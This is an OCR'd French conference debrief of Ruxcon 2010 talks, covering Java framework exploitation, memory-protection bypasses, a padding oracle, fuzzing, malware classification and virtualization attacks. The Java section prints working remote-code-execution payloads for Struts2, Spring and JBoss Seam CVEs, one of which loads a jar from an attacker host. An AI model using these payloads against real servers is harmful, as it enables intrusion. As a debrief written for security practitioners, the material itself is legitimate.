

# Debriefing Ruxcon 2010 pour l'OSSIR




Jonathan Brossard
CEO – Toucan System

jonathan@
toucan-system.com




# Qui suis je ?

- Ingénieur, chercheur en sécurité (Defcon, Ruxcon, Hack In The Box, h2hc...)
- CEO @ Toucan System
- Membre du hackerspace /tmp/lab
- Organisateur de la conférence Hackito Ergo Sum
- twitter : @endrazine

# Hackito Ergo Sum

2011



# Meder Kydyraliev :

Milking a Horse or Executing Remote Code in Modern Java Web Frameworks

# Meder Kydyraliev

Chercheur chez Google Australie
Possède un blog avec Fyodor Yarochkin (membre du comité de selection de Hackito Ergo Sum) : o0o.nu

# Java Framework

Comme en php, la plupart du code n'est plus ecrit par les « end developpers »

Frameworks Java : AOP, JSP, Beans, Xwork, OXM, JSTL, JAX, ORM, Facelet, Groovy, Struts, JSF, Seam...

# Avant

```
public class MyServlet extends HttpServlet {
 public void doGet (HttpServletRequest req,
                    HttpServletResponse res)
                throws ServletException, IOException {
  PrintWriter out = res.getWriter();
  String name = req.getParameter("name");
    out.println("Hello, " + name + ". How are you?");
  out.close();
 }
}
```

# Apres

```
<% user = request.getAttribute("user"); %>
Hello, <%= user.getName() %>. How are you?
```

# Conclusion

- La sufrace d'attaque a changé
- On cherche toujours les memes classes de vulnérabilités :

* Conversion de type (array, liste,...)
* XSS et injections
* Manque de validation des paramètres..

# Exemples de vulnérabilités

Struts/Xwork :
Directory transversal (CVE-2008-6505)

Spring :
Remote regexp DoS (CVE-2009-1190)

# Attaque de Apache Struts2

Definition :

**OGNL** stands for Object-Graph Navigation Language; it is an expression language for getting and setting properties of Java objects. You use the same expression for both getting and setting the value of a property.

# OGNL

Permet de :

- setter/getter des propriétés :

foo.bar=toto →

action.getFoo().setBar(« toto »)

- appeler des methodes : foo()
- appeler des constructeurs : new MyClass()
- sauver des objets dans le contexte OGNL :

foo = new MyClass();

# OGNL : l'idée

Appeler des methodes arbitraires :

http://www.hsc.fr/toto?
@java.lang.System@exit(1)=titi

# OGNL : détails

Le filtrage est sensé être effectué par la méthode :

xwork.MethodAccessor.denyMethodExecution

# OGNL : le bug

Il existe des variables spéciales qui ne « devraient pas » être modifiées : #context, #session, #root, #this ...

# Struts2 : CVE-2010-1870

#_memberAccess[‘allowStaticMethodAccess’] = true

#foo = new java.lang.Boolean(“false”)

#context[‘xwork.MethodAccessor.denyMethodExecution’] = #foo

#rt = @java.lang.Runtime@getRuntime()

# Struts2 : CVE-2010-1870 Exploit

/HelloWorld.action?('\u0023_memberAccess
[\'allowStaticMethodAccess\']')(meh)=true&(aaa)(('\u0023context
[\'xwork.MethodAccessor.denyMethodExecution\']\u003d\u0023foo')
(\u0023foo\u003dnew%20java.lang.Boolean("false")))&(ssss)
((\u0023rt\u003d@java.lang.Runtime@getRuntime())(\u0023rt.exec
('mkdir\u0020/tmp/PWNED'\u002cnull)))=1

# Attaque de Spring

- Construit au dessus de l'API de Beans

- « Feature » : l'introspection :
java.beans.Introspector
Retourne les proprietes/methodes
setter et getter d'une classe donnée.

# Le bug

- permet par exemple de connaître le chemin des class loaders via

org.apache.catalina.loader.WebAppClass Loader

... qui peut ensuite etre setté via l'url :
http://victim/foo?class.classLoader.URLs[0]=/tmp/toto

# Problème

Le moteur JSP d'apache ignore les chemins ainsi écrases...

Mais pas dans le cas des libraries TLD au sein d'un même fichier .jar !

# Exploit (CVE-2010-1622)

Telecharger le dernier org.springframework.servlet-X.X.X.RELEASE.jar

Modifier les tags TLD pour include du code arbitraire
eg :

<% java.lang.Runtime.getRuntime().exec(« mkdir /tmp/PWNED ») ;
%>

Passer le tout via une requete POST :
http://victim/foo?
class.classLoeader.URLs[0]=jar:http://attacker/modified-spring.jar!/

# Attaque de Jboss Seam

Le parametre HTTP actionOutcome permet d'effectuer des redirections du navigateur apres l'execution d'une action.

Si l'url commence par / , l'url est EXECUTEE (!!!)

# Exploit Jboss Seam (CVE-2010-1871)

**{expressions.getClass().forName ('java.lang.Runtime').getDeclaredMethods()[19].invoke (expressions.getClass().forName('java.lang.R untime').getDeclaredMethods()[7].invoke(null), 'mkdir /tmp/ PWNED')}**

# Andrew Griffith

Breaking Linux Security Protections

# Andrew Griffith

Chercheur chez Cisco (Australie)
Membre d'Overthewire (wargames)
Membre du comité de selection de
Hackito Ergo Sum

# Protections Linux Modernes (worst case)

- PaX (// NX bit) => Stack et Heap ne sont plus executables
- AAAS (ASCII Armored Address Space): C library mappée à 0x00XXXXXX : plus de ret2libc possible.
- Stack cookies (canaries)
- VDSO dynamique (plus de ret2vdso, cf izik@tty64.org)

# Return Orientated Programming

(Cas des stack overflows)

- On utilise plus de shellcode.
- ret2libc aux stéroides : on retourne n'importe où (ret2text, ret2libs...).
- attaques multistaged (plusieurs stack frames, appelant autant de « widgets »).

# Limites du ROP

- ASLR (partout ?)
- mappings en 0x00.... inaccessibles (sauf si l'on peut reconstruire des 0x00)

# Solution

Cas des navigateurs : JIT Spraying

# Adress Space Layout Randomisation (ASLR)

- .text, libraries, stack et heap mappés a des adresses alléatoires.

=> Impossible de hardcoder des adresses dans un exploit.
=> Il faut les bruteforcer (impossible avec les services threadés et non redémarrés automatiquement).

# ASLR : compilation

La compilation d'executables PIE (ET_DYN) permet de générer des binaires dont le .text peut être chargé a n'importe quelle adresse.

```
$ gcc -fPIC -c a.c
$ gcc -pie a.o
```

# ASLR Limites

- Information leakage = ASLR fail !
- c'est execve() qui set le mapping => toutes les threads et tous les fork()s ont le meme mapping.

=> De plus en plus d'applications appellent execve apres fork() (eg : postfix depuis toujours, désormais opensshd ...)

# Corruptions du Heap (1/2)

Heap : double linked list. L'algo change tout le temps (Doug Lea's malloc, pt_malloc...)

Problème : écrasement de data + metadata

Exploitation : Heap spraying = remplir le heap de nopsled+shellcode (+pivot !)

Challenges : « garbage collection ». Heap massaging pour obtenir un gros chunk continu.

# Corruption du Heap (2/2)

Limites :

* Heap non executable => attaquer des function pointers + mettre le shellcode ailleurs
* ASLR
* Plus efficace d'utiliser des features spécifiques à l'application attaquée (JS, CSS, JIT spaying ... pour les navigateurs).

# « Fortification »

- SSP: stack cookies sur des blacklists de fonctions instumentées + réorganisation des stack frames.
- detection des « missing format strings » durant la compilation.

75 fonction instumentées sur Ubuntu 10.04

# SSP + Stack Cookies

Disponible depuis gcc 4.1, 3 types de canaries (32b ou 64b) :

- Null terminators (eg : OpenBSD)
- randoms
- 1 byte NULL + random (eg : Ubuntu)

# SSP/canaris : Limites

- Toutes les stack frames ne sont pas instrumentées (performance)
- Les canaris « Null terminator » peuvent être reconstruits (cf http://hackitoergosum.org/archive-2010/)
- Les canaris « random » ou « Null + random » peuvent être bruteforcés byte par byte (cf l'exploit Proftpd/Telnet IAC dans Metasploit)

# Plus d'informations:

http://phrack.org/issues.html
?issue=67&id=13&mode=txt

Jonathan Brossard : training
« Breaking the glass »
(exploitation Linux avancée)

# Protections Noyau

- Pas de d'auto-protection
- SELinux / RBAC /  SMACK / TOMOYO
- **min_mmap_addr**
- Read Only .text
- /dev/k?mem protections

# Nicolas Waisman

Padding Oracle for the masses

# Nicolas Waisman

Chercheur chez Immunity (Argentine)
Membre du comité de selection de
Hackito Ergo Sum

# La vulnérabilité

- ASP.NET : CVE-2010-3332 (Juliano Rizzo & Thai Duong)


- Microsoft .NET Framework 1.1 SP1, 2.0 SP1 and SP2, 3.5, 3.5 SP1, 3.5.1, and 4.0

- Problème cryptographique (donc hardcore)

# Cipher Block Chaining (CBC)

- Chiffrement par block
- Inventé par IBM
- Chaque block est chiffré en fonction de la clef et des blocks précédents

Interet : deux blocks identiques donnent des résultats différents.


C0
C1
dk(C0)
dk(C1)
IV
IMV0
IMV1
P0
P1

# Padding

Chaque block doit faire la taille de la clef. Si ce n'est pas le cas, alors on ajoute un « padding » a la fin du block chiffré pour constituer un block complet.

S'il manque 1 byte, on ajoute 0x01
S'il en manque 2, on ajoute 0x02,0x02
...
S'in en manque n, on ajoute 0xn n fois

# Attaque typique

login.php?token=ABCEDFGHIJKLMNOPQ
\--- IV ---/ \-- chiffré --/

Le padding est retourné a l'attaquant avec sa requete. L'idée est d'observer (byte par byte) en observant le padding pour bruteforcer un token correct.

# Exploits

Attaque originale de Juliano Rizzo & Thai Duong : ~40k requetes (Ekoparty)

Attaque de Nicolas Waismann : ~700 requetes (en choisissant des IVs intelligents)

# Démo

# Note

Les workarounds ne fonctionnent pas !
Appliquer le patch officiel de Microsoft

# Ben Naguy & The Grugq

Prospecting for Rootite: More Code Coverage, More Bugs, Less Wasted Effort

# Ben Naguy & The Grugq

Chercheurs chez Coseinc
Pionniers dans la sécurité (phrack, conférences...)
Grugq : membre du comité de selection de Hackito Ergo Sum

# But

Fuzzing automatique et massif++ de documents (file fuzzing) : Office, pdf, media players.

# Methodologie

- Télécharger un corpus depuis un moteur de recherche (Bing, qui n'a pas de captchas).
- Mesurer la couverture de code de chaque echantillon.
- Réduire le corpus pour minimiser la taille tout en maximisant la couverture.
- Fuzzing par mutation du corpus réduit.

# Etape 1 : corpus initial

Google : pas d'API officielle, captchas, proxys blacklistés (+captchas) :((

Bing : API officielle, aucun captchas, aucune blacklist, support de python :))

# Etape 1 : implémentation

## surveyor.py

```
$ python surveyor.py –help
Usage: surveyor.py [-k] [-t] 'SEARCH TERMS‘
Options:
-h                show this help message and exit
-k KEY            Bing API key
-t FILETYPE       File type e.g. [DOC, PDF,...]
-Q QUERY          query words
```

# Etape2 : mesure de couverture de code

Word.exe possède des Millions de basic blocks

=> single stepping #fail

=> breakpoints #fail

Problèmes : performances + tracer les libs + répétabilité

# Etape2 : mesure de couverture de code

Solution :

Utiliser PIN (instrumentation dynamique, « JIT compiler » a partir d'un executable, produit par Intel : http://www.pintool.org/)


Résultats : trace tous les blocks de Word.exe en 2 à 5 min suivant le fichier en entrée.

# Etape 3 : réduction du corpus

Problème : un algorithme stupide demande rapidement beaucoup (trop) de mémoire.

Approche simple : a chaque fichier testé, on garde le fichier s'il ajoute des basic blocks. (pas optimal, mais raisonnable en pratique).

# Etape 3 : réduction du corpus



# Etape 3 : réduction du corpus

Résultats (Word.exe) :

27k fichier dans le corpus
320k BB / 5,5 Millions :-/

# Etape 4 : file fuzzing

Classique

Note : tous leurs codes sont publiques...

http://github.com/grugq/RunTracer
http://github.com/grugq/fetching

# Bret More

Bypassing DEP

# Bret Moore

Chercheur chez Insomnia (Australie)

# DEP

Comparable à PaX (ASLR+ Non exec), version Windows (en moins bien)

Toujours présent sous 64b. Whitelist pour 32b.

# Bypass de DEP

Ret2libc (2003) :

1) NtAllocateVirtualMemory()
2) Memcpy()
3) NtProtectVirtualMemory()

=> Shellcode copié et rendu executable

| | XP SP2, SP3 | 2003 SP1, SP2 | Vista SP0 | Vista SP1 | 2008 SP0 |
|---|---|---|---|---|---|
| **GS** | | | | | |
| stack cookies | yes | yes | yes | yes | yes |
| variable reordering | yes | yes | yes | yes | yes |
| #pragma strict_gs_check | no | no | no | yes [1] | yes [1] |
| **SafeSEH** | | | | | |
| SEH handler validation | yes | yes | yes | yes | yes |
| SEH chain validation | no | no | no | yes [2] | yes |
| **Heap protection** | | | | | |
| safe unlinking | yes | yes | yes | yes | yes |
| safe lookaside lists | no | no | yes | yes | yes |
| heap metadata cookies | yes | yes | yes | yes | yes |
| heap metadata encryption | no | no | yes | yes | yes |
| **DEP** | | | | | |
| NX support | yes | yes | yes | yes | yes |
| permanent DEP | no | no | no | yes | yes |
| OptOut mode by default | no | yes | no | no | yes |
| **ASLR** | | | | | |
| PEB, TEB | yes | yes | yes | yes | yes |
| heap | no | no | yes | yes | yes |
| stack | no | no | yes | yes | yes |
| images | no | no | yes | yes | yes |

# DEP et configuration par défault

| | XP SP2, SP3 | 2003 SP1, SP2 | Vista SP0 | Vista SP1 | 2008 SP0 | Win7 SP0 |
|---|---|---|---|---|---|---|
| DEP Support | yes | yes | yes | yes | yes | yes |
| Permanent DEP | no | no | no | yes | yes | yes |
| Default OptOut | no | yes | no | no | yes | no |
| Default AlwaysOn | no | no | no | no | no | no |

That's a lot of no

If DEP Is Not Enabled, Then There Is Nothing To Defeat

# Bypass de DEP : méthodologie générale...

* Ret2text (ASLR ?)
* Ret2dlls (certaines dll ne sont pas randomisées, eg : infocardapi.dll)
* ROP

# Bypass de DEP par application

**ROP requires known addresses**

- **ASLR is a problem, only if it is enabled for everything**
- ***coff* Adobe**

**Firefox 3.6.3**

| OS | DLL | Address? |
|---|---|---|
| Vista | Nspr4.dll 4.8.3 | 0x10000000 |
| Windows 7 | Nspr4.dll 4.8.3 | 0x10000000 |

**Safari 5**

| OS | DLL | Address? |
|---|---|---|
| Vista | libdispatch.dll 1.109..4.1 | 0x10000000 |
| Windows 7 | libdispatch.dll 1.109..4.1 | 0x10000000 |

| Browser | OS | DLL | Address? |
|---|---|---|---|
| IE 7 | Vista | DIRAPI.dll 11.5.7r609 | 0x68000000 |
| | | IML32.dll 11.5.7r609 | 0x69000000 |
| | | SWDir.dll 11.5.7r609 | 0x69200000 |
| IE8 | Windows 7 | DIRAPI.dll 11.5.7r609 | 0x68000000 |
| | | IML32.dll 11.5.7r609 | 0x69000000 |
| | | SWDir.dll 11.5.7r609 | 0x69200000 |

| Browser | OS | DLL | Address? |
|---|---|---|---|
| IE 7 | Vista | deployJava1.dll | 0x10000000 |
| | | MSVCR71.dll 7.10.3052.4 | 0x7c340000 |
| IE8 | Windows 7 | deployJava1.dll | 0x10000000 |
| | | MSVCR71.dll 7.10.3052.4 | 0x7c340000 |

# Bilan

| Application | DEP (7) | DEP (XP) | Full ASLR |
|---|---|---|---|
| Flash Player | N/A | N/A | **YES** |
| Sun Java JRE | no | no | no |
| Adobe Reader | **YES*** | **YES*** | no |
| Mozilla Firefox | **YES** | **YES** | no |
| Apple Quicktime | no | no | no |
| VLC Media Player | no | no | no |
| Apple iTunes | YES | no | no |
| Google Chrome | **YES** | **YES** | **YES** |
| Shockwave Player | N/A | N/A | no |
| OpenOffice.org | no | no | no |
| Google Picasa | no | no | no |
| Foxit Reader | no | no | no |
| Opera | **YES** | **YES** | no |
| Winamp | no | no | no |
| RealPlayer | no | no | no |
| Apple Safari | **YES** | **YES** | no |

**DEP & ASLR (June 2010)**

# Silvio Cesare

Fast Automated Unpacking and Classification of Malware

# Silvio Cesare

- Etudiant en doctorat (Deakin University, Australie)
- 50k+ lignes de code dans le moteur de scan de qualys.
- Pionnier dans le RCE et les virus Linux (phrack).
- Membre du comité de selection de Hackito Ergo Sum.

# Buts

- détecter des Malwares

- unpacking automatique
- classification automatique

# Implémentation

- 100k LOC
- C++/Java GUI

# Unpacking

- Dynamique (machine virtuelle)
- La fin de l'unpacking est détectée par une estimation de l'entropie du binaire

(Rappel : Unpacked ~ 0,5;Packed ~ 0,7)

# Static analysis

- Disassembly
- Translation en IR
- Reconstruction du control flow
- Transformation du CF en signature

# Identification

- Graphs invariants.
- Approximation : distance euclidienne entre graphs (a partir des signatures).

# Clusterring

- Création de familles de malwares
  (Identification > 0,6)

=> Test d'identification : partenariat avec un site DB de malware : mwcollect Alliance Honeypot. Total de 15k+ malwares

# Résultats

- 94% des échantillons du honeypot semblables à 94% aux malware en db
- 35% completement semblables à ceux en db apres unpacking
- Temps de scan (~800 samples) de l'ordre de la seconde.

# Sean Heelan

Code Analysis Carpentry

# Sean Heelan

Chercheur chez Immunity (US)
Blog : http://seanhn.wordpress.com

# But

- analyse statique automatique de binaires
- écriture d'exploits automatique
- découverte de bugs automatique

# SAT Solvers

Algorithmes qui trouvent des solutions aux equations de satisaifabilité booléennes (algèbre booléenne) ou déterminent qu'il n'y en a pas.

Champ de recherche actif dans les universités Américaines (Stanford, CMU, MIT...)

# SMT Solvers

Algorithmes qui trouvent des solutions aux equations de satisaifabilité modulaires ou déterminent qu'il n'y en a pas.

Plusieurs implémentation sur le net (liste wikipédia) : Absolver, Barcelogic, Beaver, Boolector, CVC3, The Decision Procedure Toolkit (DPT), Alt-Ergo, HySAT, MathSAT, OpenSMT...

# Analyse statique préliminaire

- désassemblage
- transformation en équations d'algébre modulaire

# Ecriture d'exploits

ROP : detection de widgets equivalents à un set de valeurs dans des registres

=> Solution via les SMT solvers

# Découverte de bugs

Bug = set de valeurs dans les registres lors d'une instruction donnée (eg : memcpy).

=> Solution via des SMT Solvers.

# Résultats

- Pas de démos :(
- Fonctionnerait pour sélectionner des widgets
- Trop de faux positifs pour la recherche de bugs

=> Librairie python téléchargeable sur le site d'Immunity en principe d'ici Noel.

# Ryan O'Neill

Instrumenting the Linux Kernel with Kprobes for Anti-Security

# Ryan O'Neill

Security Researcher (US)
Travaille principalement pour le DoD...

# Idée

- Les Kprobes sont des instrumentations particulières des Kernel Linux
- wrappers autour des debug registers x86
- peuvent modifier les variables globales du kernel

=> Rootkitting.

# Whitepaper

http://www.phrack.org/issues.html?issue=67&id=6

# Brossard Jonathan

Breaking Virtualization by switching the CPU to Virtual 8086 Mode

# Brossard Jonathan

Chercheur en Sécurité
CEO de Toucan System
Organisateur de Hackito Ergo Sum

# Intro

80% des entreprises ont des serveurs virtualisés
20% n'ont que des serveurs virtualisés

# Surface d'attaque

Le truc interessant est de sortir vers le host à partir d'un guest.

# Problème

Ca ne peut pas se faire avec un script perl ou même un fuzzer standard...

